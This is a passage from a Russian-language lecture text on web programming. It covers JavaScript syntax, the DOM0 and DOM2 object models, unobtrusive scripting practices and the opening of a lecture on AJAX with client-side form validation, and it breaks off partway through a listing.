hats[1] = "Панама";
hats[2] = "Колпак";
hats[3] = "Чепчик";
// второй способ:
var hats = new Array("Сомбреро", "Панама", "Колпак", "Чепчик");
// третий способ:
var hats = ["Сомбреро", "Панама", "Колпак", "Чепчик"];
```

Чтобы обратиться к элементу, сохраненному в массиве, необходимо указать имя массива и индекс желаемого элемента в квадратных скобках: *имя_массива*[*индекс*]. Нумерация индексов в массивах начинается с нуля. Любой массив в языке Javascript является объектом, и для подсчета количества его элементов существует специальное свойство – `length`. Пример: значение `hats.length` равно количеству элементов массива `hats`.

Для работы с массивами существуют встроенные инструменты – методы `concat()`, `sort()` и пр.

**Операторы и выражения.** ***Приоритетность операторов.*** В следующей таблице представлен список операторов языка Javascript в порядке убывания их приоритетности. Операторы с одинаковым приоритетом сгруппированы в таблице по ячейкам и вычисляются слева направо сверху вниз.

Таблица 7.1 – Операторы Javascript по убыванию их приоритетности

| Оператор | Описание |
|---|---|
| `.`<br>`[]`<br>`()` | доступ к полям,<br>индексация массивов,<br>вызовы функций и группировка выражений |
| `++ -- -`<br>`~ !`<br>`delete`<br><br><br>`new`<br>`typeof`<br>`void` | унарные операторы: инкремент ++, декремент --, смена знака -,<br>побитовое НЕ ~ (пример: `~n=-(n+1)` ), логическое отрицание !;<br>удаление объекта, свойства объекта или элемента массива по указанному индексу (`delete`);<br>создание нового объекта (`new`);<br>возвращение типа в виде строки (`typeof`);<br>вычисление выражения с возвратом значения undefined (`void`) |
| `* / %` | умножение, деление, остаток от деления |
| `+ - +` | сложение, вычитание, объединение строк (конкатенация) |
| `<< >> >>>` | сдвиг битов |
| `< <= > >=`<br>`instanceof` | меньше, меньше или равно, больше, больше или равно;<br>проверка, принадлежит ли объект данному типу |
| `== != === !==` | равенство, неравенство, строгое равенство, строгое неравенство |
| `&` | побитовое И |
| `^` | побитовое исключающее ИЛИ |
| `\|` | побитовое ИЛИ |
| `&&` | логическое И |
| `\|\|` | логическое ИЛИ |
| `?:` | условный оператор |
| `= OP=` | присваивание, присваивание с операцией `OP` (например, +=) |

***Условные конструкции и циклы*** в языке Javascript по своему действию не отличаются от аналогичных инструкций в других языках программирования, то приведем их синтаксис без пояснений.

Тернарный условный оператор `?:` имеет следующий синтаксис:

(*условие*)`?`*значение*`1:`*значение2*

Вначале проверяется *условие*, затем, если оно верно – возвращается *значение*1, если неверно – *значение*2.

Пример:

```
var now = new Date();
var greeting = "Добрый " + ((now.getHours()>17) ? "вечер!" : "день!");
```

Условные операторы `if-else` и `switch` в языке Javascript имеют следующий синтаксис:

```
if (условие)
{
   ...
}
else
{
   ...
}
```

```
switch (x) {
  case n://команды этого блока будут выполнены, если x=n
         break;
  case t://команды этого блока будут выполнены, если x=t
         break;
  ...
  default: //команды к выполнению в остальных случаях
}
```

Циклические конструкции языка Javascript:

```
for (блок_определения; условие; блок_изменения) {
   //команды, которые будут повторно выполняться, пока условие истинно
}
```

```
for (переменная in объект_или_массив) {
   //команды, которые будут выполнены
   //для каждого элемента массива или свойства объекта
}
```

```
while (условие) {
  //команды, которые будут повторно выполняться, если условие истинно
}
```

```
do {
   //команды, которые будут выполняться, пока условие истинно,
}  //но обязательно будут выполнены хотя бы раз
while (условие);
```

С помощью команды `break` можно досрочно «обрывать» выполнение цикла. Команда `continue` обрывает текущую итерацию выполнения цикла и переходит к следующей.

***Функции*** используются для выделения фрагментов кода, выполняющих конкретную задачу, и могут иметь параметры (аргументы). Пример:

```
function factorial(n) {
    return !n ? 1 : n * factorial(n-1);
}
```

В данном примере функция принимает один параметр и рекурсивно вычисляет факториал переданного натурального числа.

Параметры-переменные, переданные функции, автоматически приобретают локальную область видимости, т.е. к ним можно обращаться только из тела этой функции. Параметры-массивы передаются функции по ссылке, поэтому при изменениях элементов массива, переданного в качестве параметра, элементы исходного массива также будут изменены.

К глобальным относятся переменные, определенные за пределами любых функций (или внутри функций, но без использования ключевого слова `var`). Независимо от применения ключевого слова `var`, если переменная определена за пределами функции, то она приобретает глобальную область видимости и к ней может быть получен доступ из любой части сценария.

Javascript – это объектно-ориентированный язык, но в нем нет классов как таковых, а вместо наследования на основе классов используется наследование на основе прототипов. Массивы и строки являются в языке Javascript примерами встроенных объектов. Пользовательские объекты создаются при помощи выражений вида:

```
var объект = new класс([список_параметров]);
```

Пример описания и работы с классом `Rectangle` (прямоугольник):

```
function Rectangle(width, height){//определение конструктора
    this.width = width;
    this.height = height;
    this.area = function(){ //метод вычисления площади
        return this.width * this.height;
    }
}
//создание объектов:
var rect1 = new Rectangle(5, 7);
var rect2 = new Rectangle(3.2, 1);
```

**Объектная модель документа.** Язык Javascript, являясь объектно-ориентированным, «смотрит» на web-документ как на иерархию из родительских и дочерних объектов. В узком смысле эту иерархию называют объектной моделью документа – DOM (Document Object Model). В широком смысле DOM – это не зависящий от платформы и языка программный интерфейс, позволяющий программам и скриптам получать доступ к содержимому, структуре и оформлению web-документов. С помощью сценариев можно управлять объектами документа, обращаясь к их свойствам и вызывая их методы, можно добавлять и удалять элементы web-страниц, изменять их содержимое (объекты, свойства и методы согласно синтаксису языка Javascript разделяются точками).

Различия в реализации модели DOM разными браузерами привели к необходимости ее стандартизации. Вопросами стандартизации и классификации модели DOM занимался Консорциум Всемирной паутины (World Wide Web Consortium – W3C) – организация, разрабатывающая и внедряющая технологические стандарты для Всемирной паутины. К настоящему времени Консорциумом описаны спецификации DOM 1-го и 2-го уровней. Для DOM уровня 3 был разработан ряд рекомендаций, после чего деятельность Консорциума по стандартизации DOM была остановлена (2004 г.).

DOM0 не является спецификацией W3C и определяет функциональные возможности, имеющиеся в браузерах Netscape Navigator 3.0 и MS Internet Explorer 3.0. DOM1 определяет модели документов для HTML и XML и описывает функциональные возможности для навигации по документу и его обработки. DOM2 добавляет к DOM1 объектную модель листов стилей и определяет функциональные возможности обработки информации стилей, подключенных к документу. В DOM2 также определена событийная модель и обеспечивается поддержка области имен XML.

В современных браузерах реализована (с некоторыми различиями) поддержка модели DOM2, модель DOM3 поддерживается слабо.

***Объектная модель документа DOM0*** предоставляет базовые возможности, поддерживаемые всеми браузерами. Иерархия объектов в модели DOM0 имеет следующий вид:





Рис. 7.1 – Иерархия объектов модели DOM0

Пример: средствами языка Javascript значение атрибута `src` внутри тега `<a>`, имеющего `name="`*`имя_ссылки`*`"`, можно получить следующим образом:

```
url = document.links.имя_ссылки.href
```

Ниже приведена краткая характеристика объектов высшего уровня иерархии модели DOM0:

- `window` – ссылается на текущее окно браузера. Остальные объекты, иерархия которых представлена на рис. 7.1, являются свойствами корневого объекта `window`. Почти все они имеют свои свойства и методы и способны отслеживать наступление событий.
- `screen` – позволяет узнать (но не изменить) разрешение клиентского экрана и глубину цвета. Определив разрешение экрана, можно предусмотреть разные варианты компоновки страницы, размеры и положение новых окон, открывающихся из сценария. Для объекта `screen` определен ряд свойств, наиболее полезные из которых следующие:
  - `width` – ширина экрана в пикселях;
  - `height` – высота экрана в пикселях;
  - `availWidth` – доступная ширина экрана в пикселях;
  - `availHeight` – доступная высота экрана в пикселях.
- `navigator` – дает информацию о версии браузера, что можно использовать при создании «кроссбраузерного» сценария. Однако зачастую для этого более удобен другой подход, состоящий в проверке доступности свойств объектов.

- `location` – дает доступ к URL документа, отображаемого в окне браузера, и позволяет определить полный URL и его части (протокол, доменное имя и т.д.), а также загрузить нужный документ в окно или фрейм. Этот объект имеет и два метода:
  - `reload()` – перезагружает указанный документ;
  - `replace()` – загружает указанный документ, который замещает текущий в списке истории просмотра.
- `history` имеет единственное свойство `length` (количество просмотренных в данном сеансе документов), и три метода, позволяющих перемещаться по истории просмотра:
  - `back()` – на один шаг назад по истории просмотра;
  - `forward()` – на один шаг вперед по истории просмотра;
  - `go(n)` – на `n` шагов по истории просмотра (если `n>0`, то вперед, если `n<0`, то назад).
- `document` предоставляет своими свойствами и методами наиболее богатые возможности для разработчика, позволяя управлять массивами форм, изображений, ссылок и пр.
- `frames` – массив, дает доступ к загруженным во фреймы документам.

*Примеры.* Поскольку объект `links` является массивом, состоящим из URL-адресов, то к определенному URL можно обращаться в виде `url = document.links[i].href`, где $0 \le i \le$ `links[i].length`.

Пример вывода всех ссылок web-документа:

```
for (j=0; j < document.links.length; ++j)
  document.write(document.links[j].href + '<br />')
```

Разные браузеры предлагают дополнительные свойства почти для каждого объекта, однако обилие этих свойств и их сравнение для разных браузеров вынуждают программистов отказываться от их использования.

Для преодоления несовместимости браузеров можно обращаться к элементу по имени: вместо, например, `url=document.links.`*`имя_ссылки`*`.href` писать `url=document.getElementByID(`*`идентификатор_ссылки`*`).href`. Для снижения риска неправильной работы сценариев в разных браузерах рекомендуется в тегах задавать оба атрибута – `id` и `name` – и присваивать им одинаковые значения. Пример работы со свойством `innerHTML`:

```
<script type="text/Javascript">
function Msg(id,over){
   if (over) document.getElementById(id).innerHTML="Над текстом обна-
ружен курсор!";
   else document.getElementById(id).innerHTML="Шеф! Все чисто!";
}
</script>
...
<div id="txt" onMouseOver="Msg('txt',true)"
onMouseOut="Msg('txt',false)">Наведите курсор мыши на этот текст</div>
```

***Объектная модель документа DOM2.*** Современные браузеры ориентированы на стандарт DOM2 (*Object Document Model level2 – DOM2*), но поддерживают его тоже с некоторыми различиями. Модель DOM2 отображает реальную иерархическую структуру документа. Действительно, в документе есть разделы head и body, в каждом из которых прослеживается своя иерархия элементов.

Рассмотрим, например, очень простое описание HTML-документа:

```
<html>
  <head><title>Пример</title></head>
  <body>
    <h1>Пример простого документа</h1>
    <p>Начало абзаца <strong>выделенный текст</strong>
      продолжение абзаца</p>
    <img src="photo.jpg" width="100" height="100" alt="Фото">
  </body>
</html>
```

Этот документ можно представить деревом, состоящим из следующих узлов:





Рис. 7.2 – Пример объектной модели документа уровня 2 (DOM2)

Понятно, что для каждой конкретной web-страницы эта иерархия индивидуальна, поскольку жестких правил о том, какие теги могут находиться выше, какие ниже, – быть не может. Действительно, тег <p> может находиться как вне тегов, задающих таблицу, так и внутри них.

**Использование Javascript на практике.** ***Создание сложных эффектов оформления*** – анимация объектов, выпадающие меню, всплывающие окна и т.п.

Рассмотрим пример – выпадающее меню с использованием сценариев. Следующий блок кода можно поместить внутри раздела <HEAD>:

```
<style type="text/css">
  ul { padding:0; margin:0; list-style:none }
  li { position:relative; float:left; padding:5px 10px; border:1px
solid }
  li ul { position:absolute; display:none; top:100%; left:-1px;
border:1px solid }
  li li { float:none; border:none }
</style>
<script type="text/javascript">
  function showMenu() {
    var top = document.getElementById('menu');
    var topLinks = top.getElementsByTagName('li');
    for (var i in topLinks) {
      if (topLinks[i].parentNode == top) {
        topLinks[i].onmouseover = function() {
          if (this.getElementsByTagName('ul')[0]) {
            this.getElementsByTagName('ul')[0].style.display='block';
          }
        }
        topLinks[i].onmouseout = function() {
          this.getElementsByTagName('ul')[0].style.display = 'none';
        }
      }
    }
  }
  window.onload = showMenu;
</script>
```

Сами пункты меню оформляются внутри раздела <body> следующим образом (указание атрибута id требуется только у одного тега <ul>):

```
<ul id="menu">
    <li><a href="#">Главная</a></li>
    <li><a href="#">Друзья</a>
        <ul>
            <li><a href="#">Друзья по детскому саду</a></li>
            <li><a href="#">Друзья по школе</a></li>
            <li><a href="#">Друзья по вузу</a></li>
            <li><a href="#">Друзья по работе</a></li>
        </ul>
    </li>
    <li><a href="#">Фотографии</a>
        <ul>
            <li><a href="#">Студийные фотографии</a></li>
            <li><a href="#">Фото на документы</a></li>
            <li><a href="#">Фото для аватарок</a></li>
        </ul>
    </li>
    <li><a href="#">Гостевая книга</a></li>
</ul>
```

***Сокращение объема кода.*** Символ $ разрешено использовать в именах переменных и функций Javascript. Поскольку метод getElementByld() слишком часто применяется в сценариях, то для сокращения записи вместо него можно создать функцию с именем $.

Описание функции `$()` и пример ее вызова имеют следующий вид:

```
function $(id) { //функция, заменяющая метод getElementByld()
   return document.getElementByld(id)
}
```

После определения функции `$` вызов, например, `$('mylink').href` будет соответствовать `document.getElementByld('mylink').href`.

*Верстка web-страниц слоями.* Изначально при верстке web-страниц использовались фреймы и таблицы.

Основным преимуществом фреймов являлось то, что при переходе по ссылкам обновлялся только один фрейм, а не вся страница. В настоящее время фреймы почти не используются, во-первых, из-за грубого вида сайтов, сверстанных таким способом, и, во-вторых, поисковые системы возвращают отдельную web-страницу, где встречается поисковый запрос, т.е. в случае сайта с фреймами пользователь получит доступ только к отдельному фрейму, а не ко всему сайту.

Простота табличной верстки обусловила популярность этого способа. Но плохая наглядность исходного кода web-страниц, сверстанных таблицами, и частое использование т.н. «распорок» (1-пиксельных прозрачных изображений, применявшихся для фиксации размеров табличных ячеек), существенно замедлявшее отображение страницы браузером, требовали нового подхода.

Использование для верстки документов т.н. слоев, подобных слоям в известном графическом редакторе Adobe Photoshop, предоставило web-разработчикам новые возможности. Слои представляют собой элементы HTML-кода, которые помещаются в web-страницу так, что они накладываются друг на друга с точностью до пикселя. Средствами Javascript или VBScipt можно изменять параметры слоев, что позволяет создавать сложные эффекты оформления (плавающие окна, вращающиеся надписи, выпадающее меню и пр.). Для создания слоя предназначен тег `<layer>`, имеющий атрибуты `left`, `top` и `z-index` для позиционирования слоя.

- Преимуществами верстки сайтов слоями являются следующие:
  - эффекты, создаваемые при помощи слоев, оживляют страницу и привлекают внимание пользователей;
  - web-браузеры быстро обрабатывают слои;
  - расположение каждого слоя задается декартовыми координатами, что позволяет быть точным до пикселя;
  - свойства слоя настраиваются в каскадных таблицах стилей.
- Однако верстка с помощью слоев имеет следующие недостатки:
  - разные web-браузеры неодинаково отображают сайты, сверстанные слоями;
  - неизбежны проблемы создания «слоистых» web-страниц в графических редакторах HTML;

- ❖ чтобы работать со слоями, необходимо достаточно глубокое знание CSS, Javascript или VBScipt, а также понимание объектной модели документа (DOM).

Таким образом, на сегодняшний день верстальщики не отказываются категорически от табличной верстки, поскольку она практичнее и будет выглядеть одинаково во всех web-браузерах. Однако благодаря эффектам, которые можно создавать с использованием слоев, этот тип верстки на фоне постоянного усовершенствования web-браузеров становится все более распространенным. При этом, для уменьшения проблем с web-браузерами стандартный контейнер `<layer>` часто заменяют на `<div>`.

***Разделение структуры и поведения.*** Файл HTML не должен содержать никакого кода Javascript, также как он не должен содержать никакого кода CSS. Смешение кода HTML и Javascript происходит, в основном, за счет встроенных сценариев и обработчиков событий при использовании атрибутов `style` и атрибутов, начинающихся с `on` (`onClick`, `onLoad` и др.). Избежать употребления атрибута `style` в любом теге легко – достаточно, создав нужный стиль во внешней таблице стилей, подключить ее файл тегом `<link>`. Удаление встроенных сценариев и обработчиков событий тоже возможно. Встроенные сценарии являются фрагментами кода Javascript внутри страницы HTML между тегами `<script>` и `</script>`, содержимое которых можно переместить во внешний файл Javascript. Встроенные обработчики событий вида `<a href="page.htm" onMouseOver="hideAll()">` исключить труднее. Они определяют, какие обработчики событий (функции Javascript) должны выполняться, когда происходит определенное событие. Чтобы перенести это задание обработчика событий в отдельный файл сценария, внешний сценарий сначала должен найти правильный элемент, а затем присвоить ему вызов обработчика событий. Простейший способ, позволяющий находить элемент, состоит в задании для него идентификатора. Пример: код **`<a href="page.htm" onMouseOver="hideAll()">`** равносилен следующему:

```
//внутри сценария, в отдельном файле
var x = document.getElementById('pageLink');
if (x) {
  x.onMouseOver = hideAll;
}
```

```
<!-- внутри HTML-страницы: -->
<a href="page.htm" id="pageLink">
```

В данном примере функция `hideAll()` в обоих случаях выполняется всякий раз, когда пользователь проводит указателем мыши над гиперссылкой. Более того, во втором случае код работает на каждой странице, которая содержит элемент с `id="pageLink"`, поэтому не требуется повторяться. При этом если страница не содержит такой элемент, проверка `if (x)` га-

рантирует, что обработчик событий будет назначен только в том случае, когда элемент `x` фактически существует. Если браузер пользователя не поддерживает Javascript, очевидно, что событие `MouseOver` не будет работать в обоих случаях, но гиперссылка останется гиперссылкой и сможет по-прежнему использоваться для перехода.

Такой подход позволяет делать код не только чище, но и легче в обслуживании. Пример: часто события `MouseOver` и `Focus` соединяются парами, поскольку событие `MouseOver` срабатывает только при использовании мыши, а пользователи, использующие клавиатуру, перемещают фокус клавиатуры на нужную ссылку, и это включает событие `Focus`. Если сценарий не отделен от HTML-кода, то пришлось бы назначать два события:

```
<a href="page.htm" onMouseOver="hideAll()" onFocus="hideAll()">
```

Но легче и лучше отделить сценарий от HTML следующим образом:

```
var x = document.getElementById('pageLink');
if (x) {
   x.onMouseOver = x.onFocus = hideAll;
}
```

Таким образом, после добавления нескольких символов, часть приложения стала доступной для клавиатуры. Если бы использовались встроенные обработчики событий, то программист должен был вручную пройтись по всем ссылкам на всем сайте и добавить `onFocus="hideAll()"` во все ссылки, которые имеют обработчик событий `onMouseOver`. Этот способ не только затратен по времени, но и подвержен ошибкам, псокольку очень легко пропустить ссылку или неправильно ввести одну из строк `onFocus`.

Поэтому, также как рекомендуется разделять HTML и CSS, в равной степени следует отделять Javascript от HTML. Удаление встроенных сценариев и встроенных обработчиков событий выполняется достаточно просто, что немедленно улучшает качество и легкость обслуживания кода.

***Добавление слоя «юзабилити».*** Назначение Javascript состоит в добавлении на сайт слоя «юзабилити», оставляя при этом сайт пригодным для работы без Javascript. В качестве примера рассмотрим всплывающие окна, создать которые просто, если браузер поддерживает Javascript. Пользователи без поддержки Javascript не увидят всплывающее окно.

Следующий код показывает, как сохранить функционал сайта, предоставляя браузерам с поддержкой Javascript более гибкий интерфейс:

```
// внутри сценария Javascript
var x = document.getElementsByClassName('popup');
for (var i=0;i<x.length;i++) {
   x[i].onclick = function () {
         window.open(this.href,'popup','arguments');
         return false;
   }
}
```

```
<!-- внутри HTML-страницы: -->
<a href="page.htm" class="popup">Открыть всплывающее окно</a>
```

Критическим моментом здесь является атрибут `href` – он определяет страницу, которая должна быть показана во всплывающем окне, но, кроме того, гарантирует, что если Javascript будет отключен, пользователь все равно сможет перейти по ссылке. Поэтому данный пример сработает и без Javascript – только менее удобно для пользователя. Если же Javascript включен, то, пробегая по всем ссылкам, имеющим `class="popup"`, средствами сценария добавляется обработчик событий `onClick`, который открывает всплывающее окно. При этом всплывающее окно отобразит ту страницу, которая определена в `this.href`.

***Переопределение поведения.*** При верстке сайта слоями его базовую функциональность размещают в слое, который доступен как с помощью Javascript, так и без нее. Поверх этого можно приложить любое число управляемых Javascript слоев «юзабилити», которые облегчают использование сайта, не мешая базовой функциональности, а лишь предлагая некоторые удобные дополнения.

Пример. Некоторый сайт посвящен продаже автомобилей и предоставляет возможность подбора автомобилей по заданным параметрам. Базовая функциональность сайта будет выглядеть следующим образом:

- ❖ поиск автомобилей по заданным критериям;
- ❖ получение списка автомобилей с запрошенными критериями;
- ❖ сортировка полученного списка по цене, году выпуска и пр.

Все эти функции могут создаваться без использования Javascript, и это является обязательной задачей. Итак, в первую очередь создается:

- ❖ страница поиска;
- ❖ страница списка, сгенерированного сервером на основе критериев поиска;
- ❖ ссылки на странице списка, которые извлекают упорядоченный различным образом список с сервера.

Когда эти страницы без сценариев будут созданы, будет реализован базовый слой, работающий в любом браузере на любом устройстве.

После создания базового слоя можно добавить на эти страницы функции Javascript. Наиболее очевидным является сценарий сортировки, причем данные, необходимые для сортировки (цены, рейтинг и т.п.) уже имеются в таблице на странице, поэтому не требуется выполнять обращение к серверу, чтобы их получить. Необходимо написать сценарий, который считывает данные из таблицы и затем сортирует все `<tr>` из этой таблицы. Когда сценарий будет написан, необходимо проверить, что пользователь может с ним работать. Предоставление пользователю ссылки для этой цели является неплохим решением. Важный момент здесь состоит в том, что в

таблице уже имеются ссылки: ссылки, которые извлекают с сервера список, упорядоченный различным образом. Лучшим решением здесь будет *переопределение поведения* этих ссылок также, как это сделано в примере всплывающего окна: создается дополнительная функция, которая присваивает обработчики событий `onClick` этим ссылкам, чтобы гарантировать, что щелчок на них вызывает сценарий сортировки, а не страницу на сервере.

Таким образом, все пользователи видят одни и те же ссылки на сортировки, но их точное поведение зависит от того, может ли браузер обрабатывать дополнительный слой юзабилити на Javascript. Если может, то он запускает сценарий, если нет, то он извлекает новую страницу с сервера.

***Использование семантических элементов HTML.*** На практике значительно легче работать с удовлетворяющими стандартам web-страницами, которые используют семантический, структурированный HTML, и правильно отделяют CSS и Javascript от HTML.

Пример. В новостных сайтах часто возникает необходимость, чтобы каждая страница содержала оглавление со ссылками на контент, которое соединяется со всеми заголовками новостных статей. Простейший способ сделать это состоит в просмотре страницы в поисках всех тегов заголовков (`<h1>`, `<h2>`, и т.д.), создании списка и проверке, что щелчок по ссылке отправляет пользователя к соответствующему заголовку. Если же сайт выглядит, например, подобным образом:

```
<div class="news">
 <p class="content"><b class="title">Мэр города вручает медали</b><br>
 Завершилась очередная спартакиада, победителями которой стали...</p>
</div>
```

Для размеченной таким образом страницы, разумеется, тоже можно написать сценарий оглавления: пройтись по всем тегам `<b>`, предположив, что каждый из них, который имеет `class="title"`, является заголовком. Но при этом будет потеряно структурное вложение, которое неявно присутствует в уровнях заголовков: грамотно размеченная страница «сама» сообщает, что заголовок `<h3>` будет подзаголовком предыдущего заголовка `<h2>`, и сценарий может использовать этот факт для своих целей. Для несемантической страницы, подобной представленной выше, необходимо найти другие способы определения того, что некоторый тег `<b class="title">` используется как основной заголовок, подзаголовок или под-подзаголовок и т.д. Но даже эта проблема может быть решена с помощью сценария, хотя главная проблема останется – если автор HTML-кода использует такие вещи, как `<b class="title">`, то он в действительности не знает, что делает, что означает, что следующая версия HTML-кода может легко переключиться, например, на теги `<strong>` или `<span>` (и всякий раз при изменении HTML нужно будет также изменять код сценария).

***Вопросы для самоконтроля***

1. Когда следует обращаться к средствам Javascript при создании web-приложений?
2. Что представляет собой объектная модель документа и как она используется при разработке web-приложений?

***Упражнения***

1. Создайте web-страницу, содержащую текст, гиперссылки, таблицы и изображения. Постройте для нее иерархию объектов согласно модели DOM уровней 0 и 2.
2. Реализуйте примеры добавления слоя «юзабилити» и переопределения поведения, описанные в лекции.

## 1.8 Лекция 8. Технология AJAX

*Организация обмена данных с web-сервером. Сценарии Javascript и технология AJAX. Объект* `XmlHttpRequest`.

**Организация обмена данных с web-сервером.** При работе в Интернет пользователя интересует скорость отклика web-сайтов на его запросы, а web-сайты, в свою очередь, должны с учетом поступающих от пользователя данных формировать внешний вид и наполнение возвращаемых web-страниц. Рассмотрим ключевые аспекты организации передачи данных от пользователя на web-сервер и получения пользователем возвращенных web-сервером данных.

***Проверка пользовательских данных средствами Javascript*** должна рассматриваться в качестве помощи пользователям, а не web-сайтам, поскольку, во-первых, нельзя доверять ничему, что приходит на сервер извне, и, во-вторых, многие пользователи отключают поддержку Javascript или используют браузеры, не поддерживающие этот язык.

Таким образом, лучшее, что можно сделать при проверке данных средствами Javascript, – это проверка заполненности обязательных полей формы, формата адресов электронной почты и введенных пользователем значений на допустимость (диапазон значений и формат данных).

*Практический пример.* Web-сайты требуют авторизацию пользователей по разным причинам (для индивидуализации функционала сайта, для сбора разного рода статистики и пр.). Для регистрации пользователей используются формы, в которых запрашивются имя и фамилия, имя для авторизации (логин), пароль, возраст, адрес электронной почты и другие данные. Один из подходов к программному решению этой задачи описан в следующих листингах, из которых видно, какие функции должны выполняться на стороне клиента, и какие – на стороне сервера.

Итак, прежде, чем передать форму на сервер, где будет осуществляться окончательная проверка введенных пользовательских данных (сред-

ствами PHP), будем производить предварительную проверку значений полей формы на стороне клиента (средствами Javascript): если предварительная проверка не будет успешной, то данные на сервер передавать не имеет смысла. Однако, если поддержка Javascript отсутствует, данные будут проверяться на сервере.

```
<html><head><title>Пример формы</title>
<script type="text/javascript" src="checkfuncs.js"></script>
<script type="text/javascript">
   function check(tform) {
      fail  = checkUsername(tform.Username.value)
      fail += checkAge(tform.Age.value)
      fail += checkLogin(tform.Login.value)
      fail += checkPassword(tform.Password.value)
      fail += checkEmail(tform.Email.value)
      if (fail == "") {return true}
      else {alert(fail); return false}
   }
</script></head><body>
<form name="regform" method="post" action="adduser.php"
      onsubmit="return check(this)">
<table border="0" cellpadding="2" cellspacing="2" bgcolor="#cccccc">
<th colspan="2" align="center">Регистрационная форма</th>
<tr><td>Имя</td>
    <td><input type="text" name="Username" value="" /></td></tr>
<tr><td>Возраст</td>
    <td><input type="text" name="Age" value="" /></td></tr>
<tr><td>Логин</td>
    <td><input type="text" name="Login" value="" /></td></tr>
<tr><td>Пароль</td>
    <td><input type="password" name="Password" value="" /></td></tr>
<tr><td>E-mail</td>
    <td><input type="text" name="Email" value="" /></td></tr>
<tr><td colspan="2" align="center">
    <input type="submit" value="Зарегистрироваться" /></td></tr>
</form></table></body></html>
```

Этот код лишь отображает форму для ввода данных о пользователе, и, несмотря на наличие сценария Javascript, данная форма не сможет осуществлять самопроверку перед отправкой, т.к. отсутствуют тела проверочных функций. Действительно, в теги `<script>` и `</script>` заключена единственная функция `check()`, которая вызывает пять других функций, проверяющих каждое из имеющихся в форме полей. Если поле проходит проверку, то проводившая ее функция возвращает пустой текст или текст ошибки. Значения, возвращаемые функцией `check()`, учитываются при отправке формы: если она возвращает `false`, данные на сервер не отправляются, но появляется окно с сообщением об ошибке, которое пользователь может закрыть и внести изменения в данные. Возвращение значения `true` означает, что ошибок в полях формы не найдено, и она будет отправлена на сервер. Инструкция `onSubmit="return check(this)"` внутри тега `<form>`

позволяет при отправке формы вызвать функцию `check()`. Браузеры, у которых Javascript отключен или не поддерживается, проигнорируют атрибут `onSubmit` и беспрепятственно отобразят HTML.

Следующий листинг содержит набор из пяти функций, осуществляющих проверку полей формы. Данный код можно включить как внутрь тега `<script>` в коде самой web-страницы, так и в отдельный файл (***checkfuncs.js***), который потом подключить к web-странице с помощью тега `<LINK>` или в виде `<script src="checkfuncs.js"></script>`. Полный листинг файла ***checkfuncs.js*** выглядит следующим образом:

```
function checkUsername(field) {
   if (field == "") return "Не введено имя.\n"
